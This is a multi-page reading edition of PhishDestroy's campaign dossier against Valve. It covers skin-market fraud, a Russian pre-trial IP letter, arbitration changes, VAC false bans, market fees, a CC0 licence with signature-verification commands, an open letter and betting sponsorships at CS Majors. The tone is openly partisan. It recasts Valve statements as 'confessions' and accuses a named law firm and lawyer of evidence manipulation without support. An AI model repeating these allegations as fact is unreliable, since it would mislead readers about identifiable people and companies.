June 2026: a new lawsuit alleges that Microsoft and Valve engaged in a cartel agreement suppressing competition in PC game distribution.

Financial Crime & AML Formal Admission

Valve Official Confession: Worldwide Fraud Liquidations (28 October 2019)

On 28 October 2019, Valve officially terminated the trading and marketplace re-sale of newly purchased Counter-Strike container keys. In its formal public announcement (`blog.counter-strike.net/2019/10/26113`), Valve Corporation conceded in writing that the virtual economy it architected had become an international money laundering clearinghouse:

"In the past, most key trades we observed were between legitimate customers. However, worldwide fraud networks have recently shifted to using CS:GO keys to liquidate their gains. At this point, nearly all key purchases that end up being traded or sold on the marketplace are believed to be fraud-sourced."
Regulatory Context: This confession followed the Washington State Gambling Commission (WSGC) formal ultimatum to Valve and the July 2016 Cease & Desist orders issued by Valve General Counsel Karl Quackenbush to 23 skin-gambling domains (including CSGO Lotto, CSGOLounge, and OPSkins) only after criminal gambling scrutiny threatened platform operations.

Jurisdiction

A rights-holder in Russia, unreachable to the user

The Subscriber Agreement presents Valve as a party that owes little and can be reached by no one: locks are permanent, appeals are declined, and access is withdrawn from whole territories on a single line about "sanctioned regions." Set against that posture is what Valve does when its own commercial interests are the thing at stake in a jurisdiction it otherwise treats as difficult.

Valve v. Touch Skins — pre-trial IP claim, Russia

1 Sep 2026
Valve, through the Russian law firm **Melling, Voitishkin & Partners**, sends a pre-trial demand letter to the operators of **Touch Skins**, a large CS2 skin-changer, by Russian Post and email.
Grounds
Three groups of alleged violations: exclusive rights to the software; rights to the appearance of weapon, knife and glove skins; and Valve's trademarks. The operators' conduct is characterised as deliberate and prolonged.
Demand
Immediately cease operation and delete all infrastructure — the software's **source code**, websites and social-media pages — failing which Valve reserves the right to sue in a Russian court for **significant monetary compensation** and to refer the matter to **law-enforcement for a criminal assessment**.
Outcome
After receiving the letter, the platform announced it was shutting down. Reported as Valve's first use of legal tooling against a skin-changer developer in Russia.
Reported by data-miner Maxim "GabeFollower" Poletaev (X, ~11 Sep 2026) and Russian gaming press. This is a pre-trial claim, not a filed suit; no docket number is public. Treated here as reported, not as a court record. Sources: dota2.ru archived 2026-09-24 ↗ · Shazoo.

The same jurisdiction, the other direction

Valve is not a stranger to the Russian legal and regulatory system. It **complies with Roskomnadzor**: on the regulator's demand it removed 260+ Steam community pages carrying prohibited material, and Roskomnadzor has publicly stated that Steam meets the legislation's requirements. Russia's "landing" law (Federal Law **236-FZ**, in force from 2022) requires large foreign internet platforms serving Russian users to establish a local presence and a Roskomnadzor liaison account. Valve both answers that regulator's takedown orders and, now, wields Russian counsel and the threat of Russian courts to protect its skins as intellectual property.

So the platform is reachable, capable and rights-asserting exactly where its revenue is concerned. The contrast is with the user: a paying customer in a sanctioned region is told the relationship is over, the community access is locked until 2038, the ticket is closed, and no forum exists in which the decision can be tested — *"they were more than happy to take my money and process my transactions"*, the same account's refund from the same Iranian IP

having been approved a year earlier (r/pcgaming, 4 Aug 2026; more enforcement letters in the card-economy exhibit). Valve deploys the full apparatus of a national legal system to defend a skin; it affords the user who bought skins no process at all.

Valve treats the same jurisdiction as one it can act within, and comply within, whenever the interest at stake is Valve's — Russian counsel, the threat of Russian courts, Roskomnadzor takedown orders answered — while treating its obligations to the users of that market, and of every other, as beyond any process at all. It is a rights-holder where its revenue is concerned and an unreachable party where the user's rights would be.

Sources: TASS (RKN: Steam complies) · Federal Law 236-FZ.

Legal opportunism

The Arbitration Clause Capitulation

2023 — the attack
Law firms (Zaiger LLC, Mason LLP) recruited thousands of users via social media and filed tens of thousands of individual arbitration claims simultaneously.

Valve's exposure
$225M+
in non-refundable arbitration filing fees, before any case was heard on the merits. Calculated under American Arbitration Association (AAA) Consumer Arbitration Rules and Mass Arbitration Supplementary Schedules. Claimants represented by Zaiger LLC and Mason LLP filed ~75,000 individual arbitration demands against Valve Corp. (parallel to antitrust claims in *Wolfire Games LLC et al. v. Valve Corp.*, Case No. 2:21-cv-00563-JCC, W.D. Wash.). Under AAA consumer fee schedules, the business respondent pays non-refundable administrative case fees and arbitrator appointment deposits of ~$3,000+ per individual case (75,000 filings × $3,000 = ~$225M in upfront procedural liabilities). See Bloomberg Law and Reuters legal reports on tech mass arbitration exposure (2023–2024).

Period	SSA dispute mechanism	Observed effect	Result
Before Sep 2024	Mandatory individual arbitration + class-action waiver	Individual litigation becomes economically irrational for users	Mass arbitration → $225M fee threat
After Sep 2024	Disputes in King County, WA courts only	Arbitration costs are avoided; cases consolidate in a single forum	Class actions now possible

Conclusion
For over ten years the SSA required users to waive their right to a jury trial in favour of individual arbitration. After the mass-arbitration filings made that mechanism financially costly to Valve, the SSA was amended to route disputes to King County courts. The change was presented without

a meaningful opt-out; the alternative to acceptance was losing access to purchased digital assets by deleting the account.

Algorithmic enforcement

VACNet, Presumption of Guilt, and False Positives

October 2023 — AMD Anti-Lag+
An AMD driver update (v23.10.1) activated Anti-Lag+ in CS2, which intercepted game DLL functions. VAC classified this as cheat-code injection and issued permanent bans to thousands of legitimate users before Valve intervened.

December 2023 — high DPI
Players with DPI above 10,000 rapidly turning the camera received permanent bans. VACNet could not distinguish physical mouse movement from a "spinbot" cheat.

Support category	Claimed response time	Actual outcome
Refund requests	50 min – 1.5 hr	Automatic approval (<14 days, <2 hours played)
Account security / recovery	3–12 hours	Depends on documentation provided
Contesting a VAC ban	Form response	**Complete refusal. Support cannot reverse VAC decisions. The ban is permanent.**

Official Valve policy
"VAC bans are permanent, non-negotiable, and cannot be removed by Steam Support."

The same support channel that carries the ban also carries the refusal of review: Steam Support states it cannot reverse a VAC decision. For the user, the algorithm's verdict is the operative outcome.

Economics of resale

Control over virtual assets and the resale fee

The 15% CS2 market fee — value removed on each resale

Iteration	Buyer's balance	Seller receives	Burned (15%)
1	$100.00	$85.00	$15.00
2	$85.00	$72.25	$12.75

Iteration	Buyer's balance	Seller receives	Burned (15%)
3	$72.25	$61.41	$10.84
10	$23.16	$19.68	~$3.47
Total	**$100 → dust**	**Valve collects the 15% fee on each resale. Users must add new money to keep trading.**	

CS2 trade-up rule change — October 2025

Without advance notice, Valve altered CS2 trade-up contract rules to allow guaranteed acquisition of rare knives and gloves in exchange for Covert-quality items. Knife prices fell, Covert item prices rose sharply, and panic selling followed across the market.

Valve's stated protection is Section 7 of the SSA — no liability for changing platform rules. Users bear the risk in an economy whose rules Valve can change without notice or compensation. The size of the reported market-wide loss is disputed and is not stated here without a primary source.

European regulatory response

UOKiK, DSA, and the Digital Fairness Act

UOKiK — Poland, May 2024
Poland's antitrust authority (UOKiK) launched formal antimonopoly proceedings against Valve Corporation and five domestic game publishers/distributors regarding alleged price-fixing, restrictive price-parity clauses, and geo-blocking practices that caused Polish consumers to pay up to 20% more for digital games than neighboring EEA markets. As part of the antitrust inquiry, UOKiK inspectors and police conducted dawn raids and evidence inspections at the Polish premises of domestic partner publishers and distributors (not Valve subsidiary offices, as Valve maintains no Polish entity). Potential statutory fine: up to 10% of annual turnover. Source: UOKiK official announcement, "Prezes UOKiK wszczął postępowanie przeciwko Valve i twórcom gier", May 2024.

Digital Services Act (DSA)
Requires transparency in automated moderation. Steam publishes no false-positive/false-negative data for VACNet, and its support channel states that VAC decisions cannot be reversed.

Digital Fairness Act — 2026
Expected provisions: durable access to paid content, prohibition of dark patterns at the point of rights-waiver, recognition of property rights in digital assets, and protection from permanent inventory confiscation.

Conclusion

Documented gaps between the rules and the record

- 1
  The ownership gap. Users pay full price for a licence that the agreement allows Valve to revoke. The French Supreme Court (Oct 2024) held that digital resale is not protected, fixing that position in law.
- 2
  Algorithmic enforcement. VACNet issued false bans (AMD drivers, high-DPI incidents). Steam Support states it cannot reverse a VAC decision, so the algorithm is the operative final word.
- 3
  Economy of fees. The 15% CS2 market fee (5% Steam + 10% publisher fee) removes value on every resale, and platform rules can change without notice; Valve's liability for such changes is disclaimed under the SSA.
- 4
  Arbitration clause removed. The SSA dropped mandatory arbitration in September 2024, after mass filings exposed Valve to ~$225M in fees. Users received no meaningful opt-out from the change.
- 5
  Selective jurisdiction. Valve engaged Russian counsel (Melling, Voitishkin & Partners) and threatened Russian court proceedings against Touch Skins, while simultaneously treating its obligations to users of that same market as beyond any adjudicative process. Valve acts as a rights-holder where its commercial interests are engaged, and as an unreachable party where the user's rights would be.

← Part I: Proxy bypass & gambling Part II: Access & accountability →

Legal sources and case records are cited to their original publishers and repositories. No ownership of the underlying documents is claimed.

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Prepared	18 October 2026
Attribution	PhishDestroy Team
Live article	phishdestroy.io/steam_dossier/license_disclaimer
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 08 SECTIONS

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One fact. One author. One signature.
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Read the authorship agreement (§5)Open the fragment map — authors, PDFs, JSONs and signatures

Formal register · for the authority

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the tooling is published as open source under the MIT licence at https://gitlab.com/phishdestroy archived 2026-09-11 ↗;

the methodology is set out in the referral itself, at Annex A section A.16D, including the weight and limitations of each source type;

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Compartmentalization of Evidence (The ”Agent” Protocol)

To ensure the absolute integrity of this referral and to prevent the dilution of evidence, this dossier is architected as a decentralized aggregate. Every macro-fact or investigation chapter is submitted by an independent, anonymous member of the Coalition (designated for internal tracking as 'Agent [Name]').

Each fragment is individually authored, cryptographically signed, and independently released into the public domain (CC0 1.0 Universal). Consequently, any legal or technical challenge to a specific fragment addresses only that specific author's submission. The invalidation of one fragment by a court or platform does not invalidate the cryptographic, legal, or factual integrity of the remaining aggregate. We are a library of facts, not a monolithic plaintiff.

5. Authorship, Aggregation, and Compartmentalization (The "Agent" Protocol)

5.1 The Coalition acts exclusively as a distributed Wiki-style aggregator. This dossier is not a single monolith; it is a compiled library of independent factual findings and OSINT reports submitted by various independent researchers.

5.2 To ensure absolute evidentiary isolation, this bundle is structurally compartmentalised. Each standalone section, JSON object, and PDF exhibit is assigned to a specific compiler/author. The legal invalidation of any single section has no bearing on the validity of the others.

5.3 To protect the safety of these independent researchers, their real identities are withheld. Instead, each compartment is authored under a specific pseudonym.

5.4 In selecting these pseudonyms, the Coalition has chosen to adopt the exact same nomenclature and anonymity standard designed and historically utilized by Valve Corporation for its own outsourced support staff.

5.5 Therefore, regulatory readers will observe sections authored by "Agent Kal", "Agent Brian", etc. We adopt Valve's corporate standard for anonymity out of respect for their operational security protocols. If Valve's legal counsel wishes to issue a subpoena regarding a specific fact, they must officially file it against "Agent Kal" or "Agent Logen" — challenging their own naming convention on the public record.

1 fact = 1 author = 1 separately signed fragment. Each numbered investigation point has one distinct assigned author. Collected evidence and third-party sources retain their original attribution. The PDF identifies the author and title. The matching JSON includes the author and PDF SHA-256. Its detached OpenPGP signature authenticates file integrity: PhishDestroy signs as the collection compiler, not as the fragment author.

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The map follows 25 numbered points in the main dossier and 5 numbered points in Part II. Each entry shows the English material title, its Agent author and separate PDF, JSON and signature links. Exhibits are sources, not additional agent-authored documents.

5.6 The fragment map

30 numbered materials. 30 individual authors. The public register identifies each fragment by title and author, with direct PDF, JSON and detached-signature downloads. Translations retain the same author.

Open the fragment map — titles, authors and signed files →

6. On register — why the waiver is functional and not merely generous

6.1 The authority may encounter the Coalition's published investigations and find them blunt, adversarial and at times satirical. That impression is correct. The Coalition writes that way deliberately and does not apologise for it.

6.2 IT ALSO RECOGNISES THAT THIS IS THE WRONG REGISTER FOR A REGULATORY OR JUDICIAL PROCEEDING. A serious matter should not be carried in the voice of a campaign. Findings put before an authority should be stated flatly, with their limitations admitted, and should not require the reader to discount for tone before reaching the substance.

6.3 THAT IS PRECISELY WHY THE COALITION WAIVES AUTHORSHIP. The waiver at section 1 is the mechanism by which the substance can be separated from the register: the authority may take what is useful, restate it in its own voice, and discard every word of the Coalition's manner along with the Coalition's name. Nothing is lost by doing so, and the Coalition would prefer it.

6.4 THE COALITION ALSO ASKS THAT THE REGISTER NOT BE MISTAKEN FOR THE METHOD. The published tone is combative; the underlying practice is not careless. Throughout this referral, inference is separated from observation, testimony is identified as testimony, sources are weighted and their weaknesses stated, figures are presented with their limitations, and points the Coalition cannot prove are put as questions for the authority rather than as assertions. Where the evidence cut against the Coalition's own position it has said so — see Annex A, paragraph 7, and section B.0 of the parallel referral.

6.5 THE COALITION EXPLAINS THE CONNECTION BETWEEN ITS MANNER AND ITS FINANCES BECAUSE THE TWO ARE NOT SEPARABLE. It takes no money from anyone — no donations, no bounties, no clients, no sponsors. That refusal is what makes the bluntness possible: an organisation with revenue to protect must moderate what it says about the parties it depends on. Having nothing to protect, the Coalition has nothing to moderate.

It is also the reason the Coalition continues to exist. There is no other engine. The work is done because it is done; it stops when the people doing it stop.

6.6 The authority need accept none of this. It is stated so that the tone of the Coalition's public work is not read as a measure of the care taken with the material now before it.

7. What the Coalition is providing, in its own words

Information, research and observation.

Nothing is asserted as a finding that the Coalition has no standing to make. Where something is inferred, the referral says so. Where something rests on testimony, the referral says whose and with what limitation. Where the Coalition cannot answer a question, it says that too, and identifies who can.

The Coalition seeks no remedy, no payment, no acknowledgement and no outcome for itself or for any individual. It asks only that the questions set out in the referral be put to Valve Corporation by a body with the power to compel an answer.

Two signed objects · rights and published text

Signed releaseWhat is signed, and what it covers

The rights grant and research text are separately signed JSON objects below. Each detached OpenPGP signature authenticates the exact bytes of the JSON named beside it. The rights statement grants permissions; the text snapshot identifies and contains the material being published.

1. Rights statement

`license-rights.json`

Signed object: the complete `license-rights.json` file, containing the public rights grant dated 28 September 2026. It grants permission to copy, publish, edit, translate, combine and commercialise authored dossier materials without attribution, notification or approval. This signature authenticates the rights statement; it does not authenticate the text of every webpage or PDF.

The original signed release is preserved unchanged. Its existing grant cannot be withdrawn or narrowed by changing the website, publishing another file or taking the site offline. Third-party materials retain their own rights.

▼ **Verification commands**

```
gpg --verify license-rights.json.asc license-rights.json
sha256sum -c license-rights.json.sha256
```

2. Published text

`dossier-text.json`

Signed object: the complete `dossier-text.json` file. It contains the actual readable text of the exported pages in `documents[].content.text`, with each page's title, language, source URL, source HTML hash, headings and references. The `documents` list is the exact inventory covered by this snapshot; the language variants are listed separately. It is a text publication, not just a list of hashes.

Every entry identifies its lightweight page PDF by filename and SHA-256 in `documents[].pdf`. The JSON also identifies the original rights statement by URL and SHA-256, so the published text, its PDF and the applicable rights release can be matched without guessing. Linked external databases, image originals and pages absent from the inventory are not embedded in this text snapshot.

▼ **Verification commands**

```
gpg --verify dossier-text.json.asc dossier-text.json
sha256sum -c dossier-text.json.sha256
```

On the dossier home page, the PDF and JSON buttons export the research bundle. On an inner page, they export that page in its published language. Each page JSON also has its own detached signature and SHA-256 file, named explicitly in its `integrity` object. To verify the associated PDF, calculate its SHA-256 and compare it with the `pdf.sha256` value in the verified JSON. The PDF is bound by that digest; it does not carry a PDF-format digital signature.

3. Printable research bundle

`steam-dossier-{language}.content.json`

Signed object: the complete language-specific JSON file, including the bundled chapter text in `documents[].content.text`, chapter page ranges, source languages, the excluded-source inventory and the exact PDF digest in `pdf.sha256`. The five supplementary evidence archives remain linked online and are not bundled. Authored research text is retained; visual catalogues are replaced with source links.

English
Deutsch

▼ **Verification commands**

```
gpg --verify steam-dossier-en.content.json.asc steam-dossier-en.content.json
sha256sum -c steam-dossier-en.content.json.sha256
```

Public verification key ↗

Signing fingerprint: 129F C7F3 9C40 C69D 2EF3 C329 BFCF 9E8D D295 EE01

```
gpg --import pgp-key.txt
gpg --fingerprint 129FC7F39C40C69D2EF3C329BFCF9E8DD295EE01
```

Check that the displayed fingerprint matches the one above, then verify the signature against the exact JSON filename. Editing a signed JSON changes the signed object and invalidates its original signature. A valid signature identifies the published bytes; it is not independent verification of the research findings.

The open letter

Our voice. The background.

The original commentary and context, kept alongside the formal declaration.

New subsection · Source 1 **Open response to Source 1** Read the full seven-part response

▼ **About this declaration**
WHAT THIS SECTION PROVES

This instrument establishes the unconditional public domain dedication (CC0 1.0 Universal) and MIT software licensing terms governing the PhishDestroy Steam Dossier. All forensic findings, evidentiary datasets, network graphs, and analytical methodologies are placed irrevocably in the public domain for unrestricted regulatory, legal, and academic use worldwide.

← Back to Executive briefing
Investigation · Valve Corporation / Steam Public edition — no expiry, no take-backs

Section ILicense — *the actual legal part, but human*

PhishDestroy gives up every right to this material. Zero. Gone. Done. You can reproduce it, sell it, put your name on it, tattoo it on your boss, whatever. No credit required, no DM needed, no thank-you card expected.

One actual rule (yes, just one)

Access from OFAC-sanctioned jurisdictions is prohibited. That is a matter of territory and law — not of nationality and not of people.

Changing your Steam region does not change your physical location or your legal status. No loopholes.

Section IIWhat this is and why it exists

We will publish more about Valve than an average Valve employee knows about themselves. That's not a brag. That's just where we ended up.

The decision of our contributors to remain anonymous is a strict security protocol, based on the documented history of the controller's legal representatives—a firm whose public record includes the manipulation of electronic evidence in this very case, alongside a widely reported history of internal ethical violations. Our identities are irrelevant to the mathematics of this report.

How did we get here? Funny story: Steam basically created us. It raised us on its scammers, its support tickets, its ban evasion ecosystem — and now here we are. No hard feelings. Poetic, actually.

For those who haven't read the origin story yet — we already met Valve's extremely expensive European lawyers (Taylor Wessing, since you asked):

https://phishdestroy.medium.com/my-dog-vs-elite-gdpr-lawyers-the-valve-data-breach-nobody-is-talking-about-f6f7683d813d archived 2026-08-21 ↗

Charming encounter. Especially given their hourly rate.

Did Valve know? Yes. Did Taylor Wessing know? Almost certainly yes. But when you're that rich, laws are more of a vibe than a requirement, right?

That's kind of the whole answer, actually.

Steam spent years farming scammers. Not always intentionally — sometimes scammers just got Valve's fingerprints on them by association. We're not trying to be dramatic about it. We're trying to be precise. That's harder for us than being dramatic, to be honest — this is just how we write.

Is this a conflict?
— No.

Can it be resolved?
— Yes. But we're not signing any NDA and we're not playing bug bounty for pennies.

We waited over 4 years for them to fix the spoofing issue before we could write about it publicly. Because if we had written about it earlier, Steam would've put on its little victim face and screamed "active threat!" and offered us pocket change to sign a document that would've made us their legal property forever. No thanks.

(Also: Valve itself violates NDA. Their own employees do. The ones near the top. But sure, let's talk about ours.)

Section III0pen letter to Valve — *seriously, read this*

Valve: if you want this domain taken down, email us. Outside counsel is not needed for that conversation.

For the uninitiated: Dr. Patrick holds a Master of Laws in International Commercial Law from the University of Aberdeen and — wait for it — literally finished his doctoral dissertation in IT law. He recently made partner at Taylor Wessing, which is a firm whose entire business model is billing companies like Valve obscene amounts of money to drag things out until the other side runs out of money or patience.

We don't blame him. Rich guilty clients who pay by the hour — solid career move. We just don't think you should be funding it.

The deal (open offer, no lawyers needed)

If you want the domain gone, this is the whole offer — no outside counsel required.

If you want the domain gone:

Let your IT law professionals calculate its price. Take your time — it is a rare asset: the only website whose purchase changes nothing, because everything on it already lives on IPFS, in regulator inboxes, and in archives we do not control.

50% of whatever you pay goes to the SEAL Foundation (securityalliance.org) — people who do volunteer security work professionally and publish it for free. We are not affiliated with them and they did not ask for this; we name them as the public standard of what real volunteers look like — the standard your own volunteer moderators and outsourced support failed, publicly, before you had to remove them.

The rest buys the community coffee while we keep publishing.

That is not a settlement offer. It is a demonstration of what money can't reach: the domain is the maximum Valve can obtain, and obtaining it obtains nothing. The referrals continue. The mirrors continue. Part 3 continues.

Will we "damage" Valve directly? Probably not in a way they'll feel fiscally. We're not delusional. But we will do it honestly, openly, without chasing clout — because we don't need clout. We need the world to see what was always publicly visible if you spent enough time looking.

We have 5 years of archives. What Valve's lawyers showed in discovery — the data that support agents can see, the fingerprints, the paper trail they literally handed us — is enough. We don't need to leak it raw.

Who gets what

Regulators get the originals.

Researchers and journalists get redacted versions (victim reports, children's logins and Valve's charming support commentary removed for obvious reasons).

Minors were among the affected accounts and were not notified. That finding sits in the regulator package with the victim reports and credentials removed, because it belongs in front of a data-protection authority rather than in an article.

Also, Valve — we want to make something clear before you decide how to play this: PhishDestroy is a community, not a person. You learned that when you addressed legal correspondence to the community without bothering to speak with the community — just milked it for data and banned the accounts.

The community has no conflict with Valve. We didn't go looking for this. The scammers you grew found us. We blocked them. And here we are.

Section III-BThe allied resources *— a note to Steam specifically*

We want to be upfront about the amplification structure, because pretending it doesn't exist would be dishonest.

PhishDestroy, as we understand the community situation, has at least two allied resources that will pick up this material and run with it.

What that means in practice:

They work their own angles on overlapping subject matter.

They are independent — they don't take our direction, we don't take theirs. Same general topic, different methodology.

They will NOT be activating on Part 1. They're watching.

If Valve chooses not to take down the site:

Expect them to surface after Part 2 or Part 3.

They'll take what's useful from our work, supplement it with their own, and publish under their own authorship.

This is exactly the kind of thing the license in Section 1 is built for: the material goes where it needs to go, gets supplemented, gets amplified — and neither we nor they owe each other attribution.

(PS for lawyers wondering about liability chains: there are none. These resources don't receive our direction, our funding, or our data. They read what's public and draw their own conclusions. Just like you could.)

We're not saying this to intimidate. We're saying it so that whoever is strategising on Valve's side has accurate information about what the information environment actually looks like.

One resource that pulls our material and supplements it would be a story. Two resources doing it independently and reaching similar conclusions is a pattern. Patterns are what regulators notice.

▼ **Section VReported RCE — Verification pending**
We are tracking a report of possible remote code execution (RCE) in an unnamed game distributed through Steam, reportedly active since August 2026. The reported behavior on connecting to a server has been compared with Unturned; a shared technical cause has not been established.

Valve’s knowledge, the status of any bug-bounty report and the remediation timeline remain unverified. We are not publishing the game name or exploit details. This is a report requiring verification, not a confirmed finding.

Closing noteTo whoever is carrying this forward

We want to thank whoever gets this material to where it needs to go. It's probably not going to be a quick trip. Valve has deep pockets and Taylor Wessing charges by the hour — that combination is specifically designed to make people like you give up before they reach the finish line.

We know what we're doing. We know who we're writing about. Valve built us — how could we not understand them?

PhishDestroy has no conflict with Valve. We blocked the only scammer ring of that scale we've come across — we didn't go looking for a fight with Valve. It just turned out that every road led back to them. Not a conflict. Just topology.

Valve cannot resolve the PhishDestroy situation because there is nothing to resolve. We have no relationship. The data about their enrichment schemes and overflow profits is largely public — you just had to spend enough time to see it. Think of it as a success encyclopedia: "How to Not Follow Sanctions So That Russian Hackers Can't Pirate Our Free Games (The Paid Ones They Won't Pirate Anyway)." You get the vibe.

We don't need authorship.

We don't need attribution.

We don't need a win.

We need someone with actual authority to ask Valve the questions that are already sitting in this referral, with the power to require an answer.

That's it. That's the whole ask.

Cases will live at:

https://steamdestroy.eth/

https://steamdestroy.eth.limo (currently broken — will fix when needed)

We'll be at:

https://phishdestroy.eth.limo/ archived 2026-06-27 ↗

https://phishdestroy.eth/

PhishDestroy — public investigation — all rights surrendered to humanity

OFAC-region access: prohibited

EDITION NOTES / TRACEABLE FILES

Read the claim. Check its source.

This reading edition was prepared on 18 October 2026 from the current English article. It retains the authored discussion and analytical tables in the source HTML. Navigation and interactive controls are removed. Interactive datasets remain linked rather than expanded into thousands of printed rows.

Selected source images remain linked to their publications or retained copies. The PDF does not independently authenticate the participants in a screenshot, verify every report in a collection, or determine the merits of a legal allegation.

Check this edition

The detached OpenPGP signature covers the exact bytes of the article JSON. That JSON includes the exported text, source identity and SHA-256 of this PDF. It is not a PDF document signature, and it does not certify the truth of underlying third-party material.

Article JSON · OpenPGP signature · JSON SHA-256
Published verification key · Verification instructions

```
Signing-key fingerprint
129FC7F39C40C69D2EF3C329BFCF9E8DD295EE01

Source HTML SHA-256
e31065821d90f306d4a91f185a203f2b5833d147bf2cfd44fd6e000151b04a1f
```

Reuse and attribution

Authored research is released under CC0 1.0 Universal. Third-party statements, screenshots and other source material retain their own rights and attribution. The original rights statement is a separate signed object.

```
Build 2026-10-18T11:58:30.589Z
Source: https://phishdestroy.io/steam_dossier/license_disclaimer
```

ENGLISH · 18 OCTOBER 2026

Sponsor rules & cosmetic control

Named tournament sponsors, dated Valve licence rules and enforcement of cosmetic exclusivity. Major skin data links to PhishDestroy's original investigation.

Prepared	18 October 2026
Attribution	Agent Lena
Live article	phishdestroy.io/steam_dossier/major-and-sponsors
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 05 SECTIONS

Follow the record.

Article overview 3

Item sales support the competition. 3

Which gambling business? Forbidden from when? 4

Optional to purchase. Actively protected from substitution. 7

Inspect the evidence. 10

Cited source records 10

Edition, sources & verification 14

The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

SPONSORSHIP / COSMETIC CONTROLDATED RULES · NAMED AGREEMENTS FOLLOW THE BOUNDARY VALVE ENFORCES.

Gambling sponsors. *Selective boundaries.*

Which businesses were permitted, which were prohibited, and from what date?

INVESTIGATION BY **AGENT LENA**
This chapter follows the sponsor agreements, Valve's published licence and its protection of cosmetic exclusivity. Seven Majors supply the measured record: 948,232 of 960,770 weapon-inspect records (98.70%) show a non-default skin, and 557 of 559 player–Major records include at least one skinned inspect — two default-only records across seven events. [E50] [E51] The complete dataset, player files and the data explorer remain in PhishDestroy's original investigation.

Inspect the sponsor record ↓Read our original Major investigation ↗
Original 11 October edition · complete text →Preserved original wording, alongside the current sections →

THE ORIGINAL PHISHDESTROY INVESTIGATION**Their stage. Their skins. Their economy.**Seven Majors, inspect records, player files, video examples and the data explorer.Open the complete original analysis ↗

01
VALVE'S OWN FUNDING ANNOUNCEMENT

Item sales support the competition.

In September 2013, Valve announced a $250,000 DreamHack prize pool supported by a portion of in-game item sales. Its own announcement links appearance purchases to the competition, and the seven-Major record shows the professionals on that stage inspecting non-default skins in 98.70% of 960,770 recorded inspect inputs. The relevant economic question is what users pay to obtain that appearance, including paid random outcomes and resale; the New York complaint expressly addresses items with no gameplay effect. Cosmetic describes the function of the reward; it does not settle the commercial or legal question raised by the transaction. [E52] [E50] [E38] Read the original research ↗

▼ **THE SEVEN-MAJOR MEASURED RECORD**
The event record keeps both denominators: skinned inspect records over all recorded inspect inputs, per Major. An inspect input — commonly the F key — turns the weapon into an object to look at; the totals below measure that act across 491 maps and 280 series, with a total

recorded inspect duration of 733,185.415 seconds ≈ 203.66 player-hours. [E49]

Skinned versus total weapon-inspect records per Major, with the player–Major record count

Major	Skinned / total inspect records	Share
Stockholm	101,221 / 102,683	98.58%
Antwerp	105,494 / 106,006	99.52%
Rio	134,474 / 136,221	98.72%
Paris	104,496 / 106,224	98.37%
Copenhagen	154,139 / 155,740	98.97%
Shanghai	155,810 / 160,544	97.05%
Austin	192,598 / 193,352	99.61%
Seven-Major total	948,232 / 960,770	98.70%
Player–Major records	557 / 559	two default-only (0.36%)

557 of 559 player–Major records include at least one skinned inspect. Event totals independently summed from the author's published CSVs; CS:GO and CS2 duration encodings differ. [E50] [E51]

The complete dataset, player files and the data explorer remain in PhishDestroy's original investigation. Open the original Major investigation ↗

02
THE PUBLIC CLAIM AGAINST THE LICENSE

Which gambling business? Forbidden from when?

Valve's March 2026 response presents a broad prohibition on gambling-related tournament participation and sponsorship. The publicly available licence contains a more specific boundary. Before the 08 DEC 2025 §2.4(e) obligation, the same licence permitted betting operators conditionally under §2.4(d) — the question "what was before the ban" has a documented answer in Valve's own licence history. [E14]

§2.4(d) / BETTING ADVERTISING

Conditional permission.

Betting sponsorship messages are acceptable with a licence valid for the targeted territories, or a foreign licence explicitly permitted there. Official-language feeds without geoblocking also determine targeting.

§2.4(e) / GAME ECONOMY

A separate prohibition.

The licence excludes sponsorship dependent on Valve's game economies or violating its agreements, including case-opening, skin-trading and inventory-related businesses.

These clauses cannot be described as a single ban on all betting businesses. Read the two provisions together ↗

08 DEC 2025 · 23:03:20 UTC

A dated rule change—not a retroactive explanation.

Valve's Git commit 8594dc0 records the addition of an express §2.4(e) obligation for ranked and unranked tournament operators. This is a dated change to the Tournament Operation Requirements. The underlying licence version and each event's application deadline belong beside it. [E54]

The applicable TOR version is tied to each event's Additional Information deadline. Valve and each organiser hold the dated licence, the event deadline and any exception granted; Valve should publish them so its March 2026 broad-prohibition claim can be tested against the contracts it actually approved. [E70]

ANNOUNCED SPONSORS / DATED RULESRead both lanes together
2021202220023202420252026
ANNOUNCED COMMERCIAL RELATIONSHIPS

GG.BET StockholmPGL Major
GG.BET AntwerpPGL Major
UnikrnParisBLAST Major
1xBet / GG.BET Copenhagen Major / BLAST Premier
PGL × 1xBet Announced term: 2025–2026A two-year betting partnership
DOCUMENTED POLICY RECORDS

08 DEC 2025
TOR adds the §2.4(e) obligation.

MAR 2026
Valve states a broad gambling-sponsorship prohibition.

The announced betting partnership spans the rule-change period. The legal question is which sponsor category each rule covers and when that rule applies—not whether every betting business was prohibited. [E53][E54][E55][E56][E57][E58][E59]

The organisers sold the integrations publicly.

The table records the announced sponsor relationship and its surface. A team booth, an event contract and a series partnership are separate arrangements.

2021Sweden

Stockholm Major

GG.BET
Exclusive betting partnership, confirmed retrospectively in PGL's 4 April 2022 announcement. [E55]

04 APR 2022Belgium

Antwerp Major

GG.BET
PGL announces broadcast support, live odds and bookmaker offers; also covers the Bucharest RMR. [E55]

29 MAR 2023France

Paris Major

Unikrn
BLAST announces a global partnership including the Major, with broadcast integration and event branding. [E56]

02 MAY 2023France · team relationship

G2 / Paris Major activation

CSGORoll
Operator announces jersey branding and a slot-machine-themed activation at G2's Major booth. [E29]

22 JAN 2024Includes London & Copenhagen

BLAST Premier season

GG.BET
Broadcast betting odds, predictions and physical/digital branding. This series deal is distinct from a Major contract. [E58]

01 FEB 2024Denmark

Copenhagen Major

1xBet
PGL names its betting partner for the first CS2 Major and describes media and financial support. [E57]

12 FEB 2025First event: Cluj-Napoca, Romania

PGL / 2025–2026 partnership

1xBet
PGL announces a two-year global betting partnership, advertising placements and broadcast rights. [E59]

▼ **What the European venues must disclose**
For Stockholm, Antwerp, Paris and Copenhagen, Valve, PGL and BLAST hold the sponsor's contracting entity, the dated event licence, each broadcast language and target territory, and the applicable national advertising permissions. They should publish those records together with the licence versions Valve enforced. The dated announcements are themselves the primary record of each sponsorship; the licence conditions behind them are held by Valve and the organisers, not by this page. Whether related brands share contracting entities or beneficial owners is a record PGL, BLAST and the bookmakers hold; they should disclose it with each announced partnership.

